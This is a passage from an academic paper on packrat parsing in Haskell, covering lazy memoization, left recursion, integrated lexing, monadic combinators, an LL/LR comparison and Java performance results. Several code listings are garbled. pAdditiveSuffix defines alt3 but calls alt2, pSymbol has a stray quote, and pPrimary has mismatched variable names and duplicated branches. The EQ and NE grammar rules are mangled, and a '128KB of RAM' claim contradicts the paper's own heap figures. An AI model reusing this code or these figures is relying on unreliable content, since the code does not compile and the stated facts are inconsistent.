The “magic” of the packrat parser is in this doubly-recursive function. The first level of recursion is produced by the `parse` function’s reference to itself within the `case` statement. This relatively conventional form of recursion is used to iterate over the input string one character at a time, producing one `Derivs` instance for each input position. The final `Derivs` instance, representing the empty string, is assigned a `dvChar` result of `NoParse`, which effectively terminates the list of columns in the result matrix.

The second level of recursion is via the symbol `d`. This identifier names the `Derivs` instance to be constructed and returned by the `parse` function, but it is also the parameter to each of the individual parsing functions. These parsing functions, in turn, produce the rest of the components forming this very `Derivs` object.

This form of *data recursion* of course works only in a non-strict language, which allow some components of an object to be accessed before other parts of the same object are available. For example, in any `Derivs` instance created by the above function, the `dvChar` component can be accessed before any of the other components of the tuple are available. Attempting to access the `dvDecimal` component of this tuple will cause `pDecimal` to be invoked, which in turn uses the `dvChar` component but does not require any of the other “higher-level” components. Accessing the `dvPrimary` component will similarly invoke `pPrimary`, which may access `dvChar` and `dvAdditive`. Although in the latter case `pPrimary` is accessing a “higher-level” component, doing so does not create a cyclic dependency in this case because it only ever invokes `dvAdditive` on a *different* `Derivs` object from the one it was called with: namely the one for the position following the opening parenthesis. Every component of every `Derivs` object produced by `parse` can be lazily evaluated in this fashion.

Figure 3 illustrates the data structure produced by the parser for the example input text ‘`2*(3+4)`’, as it would appear in memory under a modern functional evaluator after fully reducing every cell. Each vertical column represents a `Derivs` instance with its five Result components. For results of the form ‘`Parsed v d`’, the semantic value `v` is shown in the appropriate cell, along with an arrow representing the “remainder” pointer leading to another `Derivs` instance in the matrix. In any modern lazy language implementation that properly preserves sharing relationships during evaluation, the arrows in the diagram will literally correspond to pointers in the heap, and a given cell in the structure will never be evaluated twice. Shaded boxes represent cells that would never be evaluated at all in



**Figure 3. Illustration of `Derivs` data structure produced by parsing the string ‘`2*(3+4)`’**

the likely case that the `dvAdditive` result in the leftmost column is the only value ultimately needed by the application.

This illustration should make it clear why this algorithm can run in  $O(n)$  time under a lazy evaluator for an input string of length  $n$ . The top-level `parse` function is the *only* function that creates instances of the `Derivs` type, and it always creates exactly  $n + 1$  instances. The `parse` functions only access entries in this structure instead of making direct calls to each other, and each function examines at most a fixed number of other cells while computing a given result. Since the lazy evaluator ensures that each cell is evaluated at most once, the critical memoization property is provided and linear parse time is guaranteed, even though the order in which these results are evaluated is likely to be completely different from the tabular, right-to-left, bottom-to-top algorithm presented earlier.

### 3 Extending the Algorithm

The previous section provided the basic principles and tools required to create a packrat parser, but building parsers for real applications involves many additional details, some of which are affected by the packrat parsing paradigm. In this section we will explore some of the more important practical issues, while incrementally building on the example packrat parser developed above. We first examine the annoying but straightforward problem of left recursion. Next we address the issue of lexical analysis, seamlessly integrating this task into the packrat parser. Finally, we explore the use of monadic combinators to express packrat parsers more concisely.

#### 3.1 Left Recursion

One limitation packrat parsing shares with other top-down schemes is that it does not directly support *left recursion*. For example, suppose we wanted to add a subtraction operator to the above example and have addition and subtraction be properly left-associative. A natural approach would be to modify the grammar rules for Additive expressions as follows, and to change the parser accordingly:

$$\begin{array}{rcl} \text{Additive} & \leftarrow & \text{Additive } '+' \text{ Multitive} \\ & | & \text{Additive } '-' \text{ Multitive} \\ & | & \text{Multitive} \end{array}$$

In a recursive descent parser for this grammar, the `pAdditive` function would recursively invoke itself with the same input it was provided, and therefore would get into an infinite recursion cycle. In a packrat parser for this grammar, `pAdditive` would attempt to access the `dvAdditive` component of *its own* `Derivs` tuple—the same component it is supposed to compute—and thus would create a circular data dependency. In either case the parser fails, although the packrat parser’s failure mode might be viewed as slightly “friendlier” since modern lazy evaluators often detect circular data dependencies at run-time but cannot detect infinite recursion.

Fortunately, a left-recursive grammar can always be rewritten into an equivalent right-recursive one [2], and the desired left-associative semantic behavior is easily reconstructed using higher-order functions as intermediate parser results. For example, to make Additive expressions left-associative in the example parser, we can split this rule into two nonterminals, Additive and AdditiveSuffix. The `pAdditive` function recognizes a single Multitive expression followed by an AdditiveSuffix:

```
pAdditive :: Derivs -> Result Int
pAdditive d = case dvMultitive d of
    Parsed vl d' ->
        case dvAdditiveSuffix d' of
            Parsed suf d'' ->
                Parsed (suf vl) d''
            _ -> NoParse
        _ -> NoParse
```

The `pAdditiveSuffix` function collects infix operators and right-hand-side operands, and builds a semantic value of type ‘`Int → Int`’, which takes a left-hand-side operand and produces a result:

```
pAdditiveSuffix :: Derivs -> Result (Int -> Int)
pAdditiveSuffix d = alt1 where

    -- AdditiveSuffix <- '+' Multitive AdditiveSuffix
    alt1 = case dvChar d of
        Parsed '+' d' ->
            case dvMultitive d' of
                Parsed vr d'' ->
                    case dvAdditiveSuffix d'' of
                        Parsed suf d''' ->
                            Parsed (\vl -> suf (vl + vr))
                            d'''
                        _ -> alt2
                    _ -> alt2
                _ -> alt2

    -- AdditiveSuffix <- <empty>
    alt3 = Parsed (\v -> v) d
```

## 3.2 Integrated Lexical Analysis

Traditional parsing algorithms usually assume that the “raw” input text has already been partially digested by a separate *lexical analyzer* into a stream of tokens. The parser then treats these tokens as atomic units even though each may represent multiple consecutive input characters. This separation is usually necessary because conventional linear-time parsers can only use primitive terminals in their lookahead decisions and cannot refer to higher-level nonterminals. This limitation was explained in Section 2.2 for predictive top-down parsers, but bottom-up LR parsers also depend on a similar token-based lookahead mechanism sharing the same problem. If a parser can only use atomic tokens in its lookahead decisions, then parsing becomes much easier if those tokens represent whole keywords, identifiers, and literals rather than raw characters.

Packrat parsing suffers from no such lookahead limitation, however. Because a packrat parser reflects a true backtracking model, decisions between alternatives in one parsing function can depend on *complete results* produced by other parsing functions. For this reason, lexical analysis can be integrated seamlessly into a packrat parser with no special treatment.

To extend the packrat parser example with “real” lexical analysis, we add some new nonterminals to the `Derivs` type:

```
data Derivs = Derivs {
    -- Expressions
    dvAdditive    :: Result Int,
    ...
    -- Lexical tokens
    dvDigits      :: Result (Int, Int),
    dvDigit       :: Result Int,
    dvSymbol      :: Result Char,
    dvWhitespace  :: Result (),
    ...
    -- Raw input
    dvChar        :: Result Char}
```

The `pWhitespace` parse function consumes any whitespace that may separate lexical tokens:

```
pWhitespace :: Derivs -> Result ()
pWhitespace d = case dvChar d of
    Parsed c d' ->
        if isSpace c
        then pWhitespace d'
        else Parsed () d
    _ -> Parsed () d
```

In a more complete language, this function might have the task of eating comments as well. Since the full power of packrat parsing is available for lexical analysis, comments could have a complex hierarchical structure of their own, such as nesting or markups for literate programming. Since syntax recognition is not broken into a unidirectional pipeline, lexical constructs can even refer “upwards” to higher-level syntactic elements. For example, a language’s syntax could allow identifiers or code fragments embedded within comments to be demarcated so the parser can find and analyze them as actual expressions or statements, making intelligent software engineering tools more effective. Similarly, escape sequences in string literals could contain generic expressions representing static or dynamic substitutions.

The `pWhitespace` example also illustrates how commonplace *longest-match* disambiguation rules can be easily implemented in a packrat parser, even though they are difficult to express in a pure context-free grammar. More sophisticated decision and disambiguation strategies are easy to implement as well, including general *syntactic predicates* [14], which influence parsing decisions based on syntactic lookahead information without actually consuming input text. For example, the useful *followed-by* and *not-followed-by* rules allow a parsing alternative to be used only if the text matched by that alternative is (or is not) followed by text matching some other arbitrary nonterminal. Syntactic predicates of this kind require unlimited lookahead in general and are therefore outside the capabilities of most other linear-time parsing algorithms.

Continuing with the lexical analysis example, the function `pSymbol` recognizes “operator tokens” consisting of an operator character followed by optional whitespace:

```
-- Parse an operator followed by optional whitespace
pSymbol :: Derivs -> Result Char
pSymbol d = case dvChar d of
    Parsed c d' ->
        if c `elem` "+-*%()" "
        then case dvWhitespace d' of
            Parsed _ d'' -> Parsed c d''
            _ -> NoParse
        else NoParse
        _ -> NoParse
```

Now we modify the higher-level parse functions for expressions to use `dvSymbol` instead of `dvChar` to scan for operators and parentheses. For example, `pPrimary` can be implemented as follows:

```
-- Parse a primary expression
pPrimary :: Derivs -> Result Int
pPrimary d = alt1 where

  -- Primary <- '(' Additive ')'
  alt1 = case dvSymbol d of
    Parsed '(' d' ->
      case dvAdditive d' of
        Parsed v d'' ->
          case dvSymbol d''' of
            Parsed ')' d'''' -> Parsed v d'''''
            _ -> alt2
            _ -> alt2
            _ -> alt2

  -- Primary <- Decimal
  alt2 = dvDecimal d
```

This function demonstrates how parsing decisions can depend not only on the *existence* of a match at a given position for a nonterminal such as `Symbol`, but also on the *semantic value* associated with that nonterminal. In this case, even though all symbol tokens are parsed together and treated uniformly by `pSymbol`, other rules such as `pPrimary` can still distinguish between particular symbols. In a more sophisticated language with multi-character operators, identifiers, and reserved words, the semantic values produced by the token parsers might be of type `String` instead of `Char`, but these values can be matched in the same way. Such dependencies of syntax on semantic values, known as *semantic predicates* [14], provide an extremely powerful and useful capability in practice. As with syntactic predicates, semantic predicates require unlimited lookahead in general and cannot be implemented by conventional parsing algorithms without giving up their linear time guarantee.

### 3.3 Monadic Packrat Parsing

A popular method of constructing parsers in functional languages such as Haskell is using monadic combinators [11, 13]. Unfortunately, the monadic approach usually comes with a performance penalty, and with packrat parsing this tradeoff presents a difficult choice. Implementing a packrat parser as described so far assumes that the set of nonterminals and their corresponding result types is known statically, so that they can be bound together in a single fixed tuple to form the `Derivs` type. Constructing entire packrat parsers dynamically from other packrat parsers via combinators would require making the `Derivs` type a dynamic lookup structure, associating a variable set of nonterminals with corresponding results. This approach would be much slower and less space-efficient.

A more practical strategy, which provides most of the convenience of combinators with a less significant performance penalty, is to use monads to define the individual parsing *functions* comprising a packrat parser, while keeping the `Derivs` type and the “top-level” recursion statically implemented as described earlier.

Since we would like our combinators to build the parse functions we need directly, the obvious method would be to make the combinators work with a simple type alias:

```
type Parser v = Derivs -> Result v
```

Unfortunately, in order to take advantage of Haskell’s useful do syntax, the combinators must use a type of the special class `Monad`,

and simple aliases cannot be assigned type classes. We must instead wrap the parsing functions with a “real” user-defined type:

```
newtype Parser v = Parser (Derivs -> Result v)
```

We can now implement Haskell’s standard sequencing (`>>=`), result-producing (`return`), and error-producing combinators:

```
instance Monad Parser where
```

```
(Parser p1) >>= f2 = Parser pre
  where pre d = post (p1 d)
        post (Parsed v d') = p2 d'
          where Parser p2 = f2 v
                post (NoParse) = NoParse

  return x = Parser (\d -> Parsed x d)

  fail msg = Parser (\d -> NoParse)
```

Finally, for parsing we need an alternation combinator:

```
(<|>) :: Parser v -> Parser v -> Parser v
(Parser p1) <|> (Parser p2) = Parser pre
  where pre d = post d (p1 d)
        post d NoParse = p2 d
        post d r = r
```

With these combinators in addition to a trivial one to recognize specific characters, the `pAdditive` function in the original packrat parser example can be written as follows:

```
Parser pAdditive =
  do vleft <- Parser dvMultitive
     char '+'
     vright <- Parser dvAdditive
     return (vleft + vright)
  <|> (do Parser dvMultitive)
```

It is tempting to build additional combinators for higher-level idioms such as repetition and infix expressions. However, using iterative combinators within packrat parsing functions violates the assumption that each cell in the result matrix can be computed in constant time once the results from any other cells it depends on are available. Iterative combinators effectively create “hidden” recursion whose intermediate results are not memoized in the result matrix, potentially making the parser run in super-linear time. This problem is not necessarily serious in practice, as the results in Section 6 will show, but it should be taken into account when using iterative combinators.

The on-line examples for this paper include a full-featured monadic combinator library that can be used to build large packrat parsers conveniently. This library is substantially inspired by PARSEC [13], though the packrat parsing combinators are much simpler since they do not have to implement lexical analysis as a separate phase or implement the one-token-lookahead prediction mechanism used by traditional top-down parsers. The full combinator library provides a variety of “safe” constant-time combinators, as well as a few “dangerous” iterative ones, which are convenient but not necessary to construct parsers. The combinator library can be used simultaneously by multiple parsers with different `Derivs` types, and supports user-friendly error detection and reporting.

## 4 Comparison with LL and LR Parsing

Whereas the previous sections have served as a tutorial on *how* to construct a packrat parser, for the remaining sections we turn to

the issue of *when* packrat parsing is useful in practice. This section informally explores the language recognition power of packrat parsing in more depth, and clarifies its relationship to traditional linear-time algorithms such as LL( $k$ ) and LR( $k$ ).

Although LR parsing is commonly seen as “more powerful” than limited-lookahead top-down or LL parsing, the class of languages these parsers can recognize is the same [3]. As Pepper points out [17], LR parsing can be viewed simply as LL parsing with the grammar rewritten so as to eliminate left recursion and to delay all important parsing decisions as long as possible. The result is that LR provides more flexibility in the way grammars can be expressed, but no actual additional recognition power. For this reason, we will treat LL and LR parsers here as being essentially equivalent.

## 4.1 Lookahead

The most critical practical difference between packrat parsing and LL/LR parsing is the lookahead mechanism. A packrat parser’s decisions at any point can be based on all the text up to the end of the input string. Although the computation of an individual result in the parsing matrix can only perform a constant number of “basic operations,” these basic operations include following forward pointers in the parsing matrix, each of which can skip over a large amount of text at once. Therefore, while LL and LR parsers can only look ahead a constant number of *terminals* in the input, packrat parsers can look ahead a constant number of *terminals and nonterminals* in any combination. This ability for parsing decisions to take arbitrary nonterminals into account is what gives packrat parsing its unlimited lookahead capability.

To illustrate the difference in language recognition power, the following grammar is not LR( $k$ ) for any  $k$ , but is not a problem for a packrat parser:

$$\begin{array}{lcl} S & \leftarrow & A \mid B \\ A & \leftarrow & x A y \mid x z y \\ B & \leftarrow & x B y y \mid x z y y \end{array}$$

Once an LR parser has encountered the ‘z’ and the first following ‘y’ in a string in the above language, it must decide immediately whether to start reducing via nonterminal A or B, but there is no way for it to make this decision until as many ‘y’s have been encountered as there were ‘x’s on the left-hand side. A packrat parser, on the other hand, essentially operates in a speculative fashion, producing derivations for nonterminals A and B *in parallel* while scanning the input. The ultimate decision between A and B is effectively delayed until the *entire* input string has been parsed, where the decision is merely a matter of checking which nonterminal has a success result at that position. Mirroring the above grammar left to right does not change the situation, making it clear that the difference is not merely some side-effect of the fact that LR scans the input left-to-right whereas packrat parsing seems to operate in reverse.

## 4.2 Grammar Composition

The limitations of LR parsing due to fixed lookahead are frequently felt when designing parsers for practical languages, and many of these limitations stem from the fact that LL and LR grammars are not cleanly *composable*. For example, the following grammar represents a simple language with expressions and assignment, which only allows simple identifiers on the left side of an assignment:

$$\begin{array}{lcl} S & \leftarrow & R \mid ID '=' R \\ R & \leftarrow & A \mid A EQ A \mid A NE A \\ A & \leftarrow & P \mid P '+' P \mid P '-' P \\ P & \leftarrow & ID \mid '(' R ')' \end{array}$$

If the symbols ID, EQ, and NE are terminals—i.e., atomic tokens produced by a separate lexical analysis phase—then an LR(1) parser has no trouble with this grammar. However, if we try to integrate this tokenization into the parser itself with the following simple rules, the grammar is no longer LR(1):

$$\begin{array}{lcl} ID & \leftarrow & 'a' \mid 'a' ID \\ EQ & \leftarrow & '=' \mid '=' \\ NE & \leftarrow & '!' \mid '=' \end{array}$$

The problem is that after scanning an identifier, an LR parser must decide immediately whether it is a primary expression or the left-hand side of an assignment, based only on the immediately following token. But if this token is an ‘=’, the parser has no way of knowing whether it is an assignment operator or the first half of an ‘==’ operator. In this particular case the grammar could be parsed by an LR(2) parser. In practice LR( $k$ ) and even LALR( $k$ ) parsers are uncommon for  $k > 1$ . Recently developed extensions to the traditional left-to-right parsing algorithms improve the situation somewhat [18, 16, 15], but they still cannot provide unrestricted lookahead capability while maintaining the linear time guarantee.

Even when lexical analysis is separated from parsing, the limitations of LR parsers often surface in other practical situations, frequently as a result of seemingly innocuous changes to an evolving grammar. For example, suppose we want to add simple array indexing to the language above, so that array indexing operators can appear on either the left or right side of an assignment. One possible approach is to add a new nonterminal, L, to represent left-side or “lvalue” expressions, and incorporate the array indexing operator into both types of expressions as shown below:

$$\begin{array}{lcl} S & \leftarrow & R \mid L '=' R \\ R & \leftarrow & A \mid A EQ A \mid A NE A \\ A & \leftarrow & P \mid P '+' P \mid P '-' P \\ P & \leftarrow & ID \mid '(' R ')' \mid P '[' A ']' \\ L & \leftarrow & ID \mid '(' L ')' \mid L '[' A ']' \end{array}$$

Even if the ID, EQ, and NE symbols are again treated as terminals, this grammar is not LR( $k$ ) for any  $k$ , because after the parser sees an identifier it must immediately decide whether it is part of a P or L expression, but it has no way of knowing this until any following array indexing operators have been fully parsed. Again, a packrat parser has no trouble with this grammar because it effectively evaluates the P and L alternatives “in parallel” and has complete derivations to work with (or the knowledge of their absence) by the time the critical decision needs to be made.

In general, grammars for packrat parsers are composable because the lookahead a packrat parser uses to make decisions between alternatives can take account of arbitrary nonterminals, such as EQ in the first example or P and L in the second. Because a packrat parser does not give “primitive” syntactic constructs (terminals) any special significance as an LL or LR parser does, any terminal or fixed sequence of terminals appearing in a grammar can be substituted with a nonterminal without “breaking” the parser. This substitution capability gives packrat parsing greater composition flexibility.

### 4.3 Recognition Limitations

Given that a packrat parser can recognize a broader class of languages in linear time than either LL( $k$ ) or LR( $k$ ) algorithms, what kinds of grammars *can't* a packrat parser recognize? Though the precise theoretical capabilities of the algorithm have not been thoroughly characterized, the following trivial and unambiguous context-free grammar provides an example that proves just as troublesome for a packrat parser as for an LL or LR parser:

$$S \leftarrow x S x \mid x$$

The problem with this grammar for both kinds of parsers is that, while scanning a string of 'x's—left-to-right in the LR case or right-to-left in the packrat case—the algorithm would somehow have to “know” in advance where the middle of the string is so that it can apply the second alternative at that position and then “build outwards” using the first alternative for the rest of the input stream. But since the stream is completely homogeneous, there is no way for the parser to find the middle until the entire input has been parsed. This grammar therefore provides an example, albeit contrived, requiring a more general, non-linear-time CFG parsing algorithm.

## 5 Practical Issues and Limitations

Although packrat parsing is powerful and efficient enough for many applications, there are three main issues that can make it inappropriate in some situations. First, packrat parsing is useful only to construct *deterministic* parsers: parsers that can produce at most one result. Second, a packrat parser depends for its efficiency on being mostly or completely *stateless*. Finally, due to its reliance on memoization, packrat parsing is inherently space-intensive. These three issues are discussed in this section.

### 5.1 Deterministic Parsing

An important assumption we have made so far is that each of the mutually recursive parsing functions from which a packrat parser is built will deterministically return *at most one result*. If there are any ambiguities in the grammar the parser is built from, then the parsing functions must be able to resolve them locally. In the example parsers developed in this paper, multiple alternatives have always been implicitly disambiguated by the order in which they are tested: the first alternative to match successfully is the one used, independent of whether any other alternatives may also match. This behavior is both easy to implement and useful for performing longest-match and other forms of explicit local disambiguation. A parsing function could even try all of the possible alternatives and produce a failure result if more than one alternative matches. What parsing functions in a packrat parser *cannot* do is return *multiple* results to be used in parallel or disambiguated later by some global strategy.

In languages designed for machine consumption, the requirement that multiple matching alternatives be disambiguated locally is not much of a problem in practice because ambiguity is usually undesirable in the first place, and localized disambiguation rules are preferred over global ones because they are easier for humans to understand. However, for parsing natural languages or other grammars in which global ambiguity is expected, packrat parsing is less likely to be useful. Although a classic nondeterministic top-down parser in which the parse functions return lists of results [23, 8] could be memoized in a similar way, the resulting parser would not be linear time, and would likely be comparable to existing tabular algorithms for ambiguous context-free grammars [3, 20]. Since

nondeterministic parsing is equivalent in computational complexity to boolean matrix multiplication [12], a linear-time solution to this more general problem is unlikely to be found.

### 5.2 Stateless Parsing

A second limitation of packrat parsing is that it is fundamentally geared toward *stateless* parsing. A packrat parser’s memoization system assumes that the parsing function for each nonterminal depends only on the input string, and not on any other information accumulated during the parsing process.

Although pure context-free grammars are by definition stateless, many practical languages require a notion of state while parsing and thus are not really context-free. For example, C and C++ require the parser to build a table of type names incrementally as types are declared, because the parser must be able to distinguish type names from other identifiers in order to parse subsequent text correctly.

Traditional top-down (LL) and bottom-up (LR) parsers have little trouble maintaining state while parsing. Since they perform only a single left-to-right scan of the input and never look ahead more than one or at most a few tokens, nothing is “lost” when a state change occurs. A packrat parser, in contrast, depends on statelessness for the efficiency of its unlimited lookahead capability. Although a stateful packrat parser can be constructed, the parser must start building a new result matrix each time the parsing state changes. For this reason, stateful packrat parsing may be impractical if state changes occur frequently. For more details on packrat parsing with state, please refer to my master’s thesis [9].

### 5.3 Space Consumption

Probably the most striking characteristic of a packrat parser is the fact that it literally squirrels away *everything* it has ever computed about the input text, including the entire input text itself. For this reason packrat parsing always has storage requirements equal to some possibly substantial constant multiple of the input size. In contrast, LL( $k$ ), LR( $k$ ), and simple backtracking parsers can be designed so that space consumption grows only with the *maximum nesting depth* of the syntactic constructs appearing in the input, which in practice is often orders of magnitude smaller than the total size of the text. Although LL( $k$ ) and LR( $k$ ) parsers for any non-regular language still have linear space requirements in the worst case, this “average-case” difference can be important in practice.

One way to reduce the space requirements of the derivations structure, especially in parsers for grammars with many nonterminals, is by splitting up the *Derivs* type into multiple levels. For example, suppose the nonterminals of a language can be grouped into several broad categories, such as lexical tokens, expressions, statements, and declarations. Then the *Derivs* tuple itself might have only four components in addition to *dvChar*, one for each of these nonterminal categories. Each of these components is in turn a tuple containing the results for all of the nonterminals in that category. For the majority of the *Derivs* instances, representing character positions “between tokens,” none of the components representing the categories of nonterminals will ever be evaluated, and so only the small top-level object and the unevaluated closures for its components occupy space. Even for *Derivs* instances corresponding to the beginning of a token, often the results from only one or two categories will be needed depending on what kind of language construct is located at that position.

Even with such optimizations a packrat parser can consume many times more working storage than the size of the original input text. For this reason there are some application areas in which packrat parsing is probably not the best choice. For example, for parsing XML streams, which have a fairly simple structure but often encode large amounts of relatively flat, machine-generated data, the power and flexibility of packrat parsing is not needed and its storage cost would not be justified.

On the other hand, for parsing complex modern programming languages in which the source code is usually written by humans and the top priority is the power and expressiveness of the language, the space cost of packrat parsing is probably reasonable. Standard programming practice involves breaking up large programs into modules of manageable size that can be independently compiled, and the main memory sizes of modern machines leave at least three orders of magnitude in “headroom” for expansion of a typical 10–100KB source file during parsing. Even when parsing larger source files, the working set may still be relatively small due to the strong structural locality properties of realistic languages. Finally, since the entire derivations structure can be thrown away after parsing is complete, the parser’s space consumption is likely to be irrelevant if its result is fed into some other complex computation, such as a global optimizer, that requires as much space as the packrat parser used. Section 6 will present evidence that this space consumption can be reasonable in practice.

## 6 Performance Results

Although a detailed empirical analysis of packrat parsing is outside the scope of this paper, it is helpful to have some idea of how a packrat parser is likely to behave in practice before committing to a new and unfamiliar parsing paradigm. For this reason, this section presents a few experimental results with realistic packrat parsers running on real source files. For more detailed results, please refer to my master’s thesis [9].

### 6.1 Space Efficiency

The first set of tests measure the space efficiency of a packrat parser for the Java<sup>1</sup> programming language. I chose Java for this experiment because it has a rich and complex grammar, but nevertheless adopts a fairly clean syntactic paradigm, not requiring the parser to keep state about declared types as C and C++ parsers do, or to perform special processing between lexical and hierarchical analysis as Haskell’s layout scheme requires.

The experiment uses two different versions of this Java parser. Apart from a trivial preprocessing stage to canonicalize line breaks and Java’s Unicode escape sequences, lexical analysis for both parsers is fully integrated as described in Section 3.2. One parser uses monadic combinators in its lexical analysis functions, while the other parser relies only on primitive pattern matching. Both parsers use monadic combinators to construct all higher-level parsing functions. Both parsers also use the technique described in Section 5.3 of splitting the *Derivs* tuple into two levels, in order to increase modularity and reduce space consumption. The parsers were compiled with the Glasgow Haskell Compiler<sup>2</sup> version 5.04, with optimization and profiling enabled. GHC’s heap profiling system was used to measure live heap utilization, which excludes unused heap space and collectible garbage when samples are taken.

<sup>1</sup>Java is a trademark of Sun Microsystems, Inc.

<sup>2</sup><http://www.haskell.org/ghc/>




Figure 4. Maximum heap size versus input size

The test suite consists of 60 unmodified Java source files from the Cryptix library<sup>3</sup>, chosen because it includes a substantial number of relatively large Java source files. (Java source files are small on average because the compilation model encourages programmers to place each class definition in a separate file.)


Figure 4 shows a plot of each parser’s maximum live heap size against the size of the input files being parsed. Because some of the smaller source files were parsed so quickly that garbage collection never occurred and the heap profiling mechanism did not yield any samples, the plot includes only 45 data points for the fully monadic parser, and 31 data points for the hybrid parser using direct pattern matching for lexical analysis. Averaged across the test suite, the fully monadic parser uses 695 bytes of live heap per byte of input, while the hybrid parser uses only 301 bytes of heap per input byte. These results are encouraging: although packrat parsing can consume a substantial amount of space, a typical modern machine with 128KB or more of RAM should have no trouble parsing source files up to 100–200KB. Furthermore, even though both parsers use some iterative monadic combinators, which can break the linear time and space guarantee in theory, the space consumption of the parsers nevertheless appears to grow fairly linearly.

The use of monadic combinators clearly has a substantial penalty in terms of space efficiency. Modifying the parser to use direct pattern matching alone may yield further improvement, though the degree is difficult to predict since the cost of lexical analysis often dominates the rest of the parser. The lexical analysis portion of the hybrid parser is about twice as long as the equivalent portion of the monadic parser, suggesting that writing packrat parsers with pattern matching alone is somewhat more cumbersome but not unreasonable when efficiency is important.

### 6.2 Parsing Performance

The second experiment measures the absolute execution time of the two packrat parsers. For this test the parsers were compiled by GHC 5.04 with optimization but without profiling, and timed on a 1.28GHz AMD Athlon processor running Linux 2.4.17. For this test I only used the 28 source files in the test suite that were larger than 10KB, because the smaller files were parsed so quickly that the Linux *time* command did not yield adequate precision. Figure 5 shows the resulting execution time plotted against source file size. On these inputs the fully monadic parser averaged 25.0 Kbytes

<sup>3</sup><http://www.cryptix.org/>



**Figure 5. Execution time versus input size**

per second with a standard deviation of 8.6 KB/s, while the hybrid parser averaged 49.8 KB/s with a standard deviation of 16 KB/s.

In order to provide a legitimate performance comparison between packrat parsing and more traditional linear-time algorithms, I converted a freely available YACC grammar for Java [5] into a grammar for Happy<sup>4</sup>, an LR parser generator for Haskell. Unfortunately, GHC was unable to compile the 230KB Haskell source file resulting from this grammar, even without optimization and on a machine with 1GB of RAM. (This difficulty incidentally lends credibility to the earlier suggestion that, in modern compilers, the temporary storage cost of a packrat parser is likely to be exceeded by the storage cost of subsequent stages.) Nevertheless, the generated LR parser worked under the Haskell interpreter Hugs.<sup>5</sup> Therefore, to provide a rough performance comparison, I ran five of the larger Java sources through the LR and packrat parsers under Hugs using an 80MB heap. For fairness, I only compared the LR parser against the slower, fully monadic packrat parser, because the LR parser uses a monadic lexical analyzer derived from the latter packrat parser. The lexical analysis performance should therefore be comparable and only the parsing algorithm is of primary importance.

Under Hugs, the LR parser consistently performs approximately twice the number of reductions and allocates 55% more total heap storage. (I could not find a way to profile *live* heap utilization under Hugs instead of total allocation.) The difference in real execution time varied widely however: the LR parser took almost twice as long on smaller files but performed about the same on the largest ones. One probable reason for this variance is the effects of garbage collection. Since a running packrat parser will naturally have a much higher ratio of live data to garbage than an LR parser over time, and garbage collection both increases in overhead cost and decreases in effectiveness (i.e., frees less space) when there is more live data, garbage collection is likely to penalize a packrat parser more than an LR parser as the size of the source file increases. Still, it is encouraging that the packrat parser was able to outperform the LR parser on all but the largest Java source files.

## 7 Related Work

This section briefly relates packrat parsing to relevant prior work. For a more detailed analysis of packrat parsing in comparison with other algorithms please refer to my master’s thesis [9].

<sup>4</sup><http://www.haskell.org/happy>

<sup>5</sup><http://www.haskell.org/hugs>

Birman and Ullman [4] first developed the formal properties of deterministic parsing algorithms with backtracking. This work was refined by Aho and Ullman [3] and classified as “top-down limited backtrack parsing,” in reference to the restriction that each parsing function can produce at most one result and hence backtracking is localized. They showed this kind of parser, formally known as a Generalized Top-Down Parsing Language (GTDPL) parser, to be quite powerful. A GTDPL parser can simulate any push-down automaton and thus recognize any LL or LR language, and it can even recognize some languages that are not context free. Nevertheless, all “failures” such as those caused by left recursion can be detected and eliminated from a GTDPL grammar, ensuring that the algorithm is well-behaved. Birman and Ullman also pointed out the possibility of constructing linear-time GTDPL parsers through tabulation of results, but this linear-time algorithm was apparently never put into practice, no doubt because main memories were much more limited at the time and compilers had to operate as streaming “filters” that could run in near-constant space.

Adams [1] recently resurrected GTDPL parsing as a component of a modular language prototyping framework, after recognizing its superior composability in comparison with LR algorithms. In addition, many practical top-down parsing libraries and toolkits, including the popular ANTLR [15] and the PARSEC combinator library for Haskell [13], provide similar limited backtracking capabilities which the parser designer can invoke selectively in order to overcome the limitations of predictive parsing. However, all of these parsers implement backtracking in the traditional recursive-descent fashion without memoization, creating the danger of exponential worst-case parse time, and thereby making it impractical to rely on backtracking as a substitute for prediction or to integrate lexical analysis with parsing.

The only prior known linear-time parsing algorithm that effectively supports integrated lexical analysis, or “scannerless parsing,” is the NSLR(1) algorithm originally created by Tai [19] and put into practice for this purpose by Salomon and Cormack [18]. This algorithm extends the traditional LR class of algorithms by adding limited support for making lookahead decisions based on nonterminals. The relative power of packrat parsing with respect to NSLR(1) is unclear: packrat parsing is less restrictive of rightward lookahead, but NSLR(1) can also take leftward context into account. In practice, NSLR(1) is probably more space-efficient, but packrat parsing is simpler and cleaner. Other recent scannerless parsers [22, 21] forsake linear-time deterministic algorithms in favor of more general but slower ambiguity-tolerant CFG parsing.

## 8 Future Work

While the results presented here demonstrate the power and practicality of packrat parsing, more experimentation is needed to evaluate its flexibility, performance, and space consumption on a wider variety of languages. For example, languages that rely extensively on parser state, such as C and C++, as well as layout-sensitive languages such as ML and Haskell, may prove more difficult for a packrat parser to handle efficiently.

On the other hand, the syntax of a practical language is usually designed with a particular parsing technology in mind. For this reason, an equally compelling question is what new syntax design possibilities are created by the “free” unlimited lookahead and unrestricted grammar composition capabilities of packrat parsing. Section 3.2 suggested a few simple extensions that depend on integrated lexical analysis, but packrat parsing may be even more useful

